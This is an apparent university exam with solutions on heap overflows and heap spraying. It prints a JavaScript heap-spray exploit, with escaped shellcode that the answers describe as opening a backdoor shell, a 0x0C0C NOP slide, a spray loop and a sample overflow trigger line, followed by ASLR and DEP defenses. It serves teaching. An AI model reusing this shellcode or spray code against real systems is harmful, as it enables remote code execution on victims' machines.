Family Name: ....

First Name: ....

Section: ....

Security Protocols and Applications (Part 2) — Solutions

Final Exam

June 25th, 2010

Duration: 3:00

This document consists of 6 pages.

Instructions

Electronic devices and documents are *not* allowed.

This exam contains 2 *independent* parts.

Answers for each part must be written on its separate sheet.

Answers can be either in French or English.

Questions of any kind will certainly *not* be answered. Potential errors in these sheets are part of the exam.

You have to put your full name on the first page and have all pages *stapled*.

1 On Heap Overflows and Heap Spraying

Consider the following javascript code found in a web page (divided in three blocks for the exam):

A:

```
var shellcode= unescape(
"%u6afc%u4deb%uf9e8%uffff%u60ff%u6c8b%u2424%u458b%u8b3c%u057c%u0178%u8bef" +
"%u184f%u5f8b%u0120%u49eb%u348b%u018b%u31ee%u99c0%u84ac%u74c0%uc107%u0dca" +
"%uc201%uf4eb%u543b%u2824%ue575%u5f8b%u0124%u66eb%u0c8b%u8b4b%u1c5f%ueb01" +
"%u2c03%u898b%u246c%u611c%u31c3%u64db%u438b%u8b30%u0c40%u708b%uad1c%u408b" +
"%u5e08%u8e68%u0e4e%u50ec%ud6ff%u5366%u6866%u3233%u7768%u3273%u545f%ud0ff" +
"%ucb68%ufced%u503b%ud6ff%u895f%u66e5%ued81%u0208%u6a55%uff02%u68d0%u09d9" +
"%uadf5%uff57%u53d6%u5353%u5353%u5343%u5343%ud0ff%u6866%u7c15%u5366%ue189" +
"%u6895%u1aa4%uc770%uff57%u6ad6%u5110%uff55%u68d0%uada4%ue92e%uff57%u53d6" +
"%uff55%u68d0%u49e5%u4986%uff57%u50d6%u5454%uff55%u93d0%ue768%uc679%u5779" +
"%ud6ff%uff55%u66d0%u646a%u6866%u6d63%ue589%u506a%u2959%u89cc%u6ae7%u8944" +
"%u31e2%uf3c0%ufeaa%u2d42%u42fe%u932c%u7a8d%uab38%uabab%u7268%ub3fe%uff16" +
"%u4475%ud6ff%u575b%u5152%u5151%u016a%u5151%u5155%ud0ff%uad68%u05d9%u53ce" +
"%ud6ff%uff6a%u37ff%ud0ff%u578b%u83fc%u64c4%ud6ff%uff52%u68d0%uceef%u60e0" +
"%uff53%uffd6%u41d0");
```

B:

```
oneblock = unescape("%u0c0c%u0c0c");
var fullblock = oneblock;
while (fullblock.length<0x60000)
{
    fullblock += fullblock;
}
```

C:

```
sprayContainer = new Array();
for (i=0; i<600; i++)
{
    sprayContainer[i] = fullblock + shellcode;
}
```

High level analysis: For each of the three parts of the code (A, B and C) explain what the purpose of that code is.

1. Block A:

   Block A prepares a shellcode to be executed by the exploit

2. Block B:

   Block B prepares a NOP slide made of `0x0C0C`

3. Block C:

   Block C sprays the heap with nop slides followed by the shell code

Low level analysis

4. What do you expect the hexadecimal code in block A to represent.

   The shell code is the malicious code that will be executed. Typically it will open a back door for the attacker. It could start a shell and open a TCP port for the attacker to connect to the shell.

5. In block B a value of `0x0C0C` is used. This value has been chosen because it has some very specific properties. Name *four* properties that this value must have in order to be useful.

   - *It must be valid executable code that can be executed again and again without having any side effects (a NOP operation).*
   - *It must be a valid address within the addresses that are used by the heap.*
   - *It must look like a virtual function table.*
   - *It must point the shell code.*
   - *It must be large enough to be still free before the heap is sprayed.*
   - *It must be small enough so that after the heap spray it is overwritten by the NOP slides and the shellcode.*

Completing the attack: The code in blocks A,B and C is not sufficient to execute arbitrary code on the machine of the victim browsing the web page.

6. Explain in words what exactly needs to be done additionally for the attack to work:

   We still need to find and exploit a heap overflow in order to overwrite a function pointer or a return address with the value `0x0C0C`

   .

7. Try to write a line of code that at least looks like it would do what is needed to make the attack work:

   ```
   <FONT name="AAAAAAAAAAAAAAAA%u0c0c>"
   ```

Preventing the attacks: ASLR and DEP are two techniques used to prevent attacks like this one. For each technique describe how it is supposed to prevent an attack *and* explain how it would work in the case of the code you just analyzed.

8. ASLR: description and application to our example

   ASLR (Adress Space Layout Randomization) randomizes the layout of the memory of processes. This makes it difficult to guess a valid address of the heap.
   In our example, if the heap was at a random location, the address `0x0C0C` *would most probably not be part of the heap. A function pointer overwritten with this value would thus not point to the code we have sprayed on the heap.*


9. DEP: description and application to our example

   DEP (Data Execution Prevention) makes it possible to mark certain parts of the memory as non executable. The computer will then refuse to execute code that is stored in memory marked as non executable.
   In our example the shell code is written on the heap. If the memory region of the heap is marked as non executable then the shellcode will not be executed.

10. It is said that ASLR is more efficient on computers with a 64 bit architecture (addresses and instructions can be 64 bits wide) than on 32 bit architectures. Can you explain this?

    If addresses are 64 bit wide the address space in which the heap can be randomly located is much larger. In a 32 bit address space, an attacker might still be able to guess the location of the heap.

11. Consider the picture on the right of this text found on a malicious web site related to heap overflows. It contains strange artefacts. If you can't see it, some colors seem to be slightly wrong (cf the patterns on the ceiling and on the arms of the person). It appears to have been modified in order to achieve something malicious. Can you imagine and explain what is going on?



    This image has been manipulated so that the data that represents the image is made of valid NOP operations and a shellcode. Rather than spraying the heap with NOPs we can thus have the program load this picture and the try to divert the execution into the memory location where the image is stored (typically on the heap).
    This is taken from the presentation "Punk Ode, Hiding Shellcode in Plain Sight) by Greg MacManus and Michael Sutton at BlackHat 2006